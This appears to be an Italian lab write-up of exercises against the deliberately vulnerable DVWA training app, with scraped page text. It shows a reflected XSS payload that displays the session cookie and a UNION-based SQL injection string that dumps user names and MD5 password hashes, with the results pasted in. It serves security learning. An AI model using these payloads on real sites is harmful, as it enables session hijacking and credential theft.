


L'attacco XSS (Cross Site Scripting) è un attacco alle WebApp che ci permette di prendere il controllo, modificare e addirittura ottenere dati sensibili dai cookie.

Per farlo, si utilizza uno script che sfrutta la vulnerabilità dell'input utente (il programmatore dovrebbe "sanitizzare" o filtrare l'input utente).



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Dan

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

In questo caso, per testare se lo script funzionasse, ho usato molto semplicemente "<i>".

Scrivendo "<i> Dan" (come possiamo notare anche nell'URL) praticamente scriviamo la nostra stringa in corsivo.

Questo apre la strada per degli script ben più pericolosi.



In quest'altro caso ho usato uno script un po' più avanzato
"`<script>alert(document.cookie)</script>`".
Con questo script praticamente riusciamo a vedere i cookie di sessione.

192.168.50.101


security=low; PHPSESSID=265e4a666ebf527a80e3fa6ce7247141

OK

Questo è invece un esempio di SQL injection.

Questo attacco ci permette di utilizzare i comandi SQL utilizzati dalle WebApp e quindi di ottenere l'accesso ai database, ricchi di informazioni sensibili.

E' un attacco estremamente pericoloso e potente, capace di causare gravi danni ad eventuali aziende.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

In questo caso ho usato una query un po' complessa: "%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #"

Questa stringa dà come risultato; nome, cognome, username e password (in formato hash md5) dei vari utenti presenti sul database.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

First name:

Surname: admin

admin

admin

5f4dcc3b5aa765d61d8327deb882cf99

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Gordon

Brown

gordonb

e99a18c428cb38d5f260853678922e03

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Hack

Me

1337

8d3533d75ae2c3966d7e0d4fcc69216b

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Pablo

Picasso

pablo

0d107d09f5bbe40cade3de5c71e9e9b7

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Bob

Smith

smithy

5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection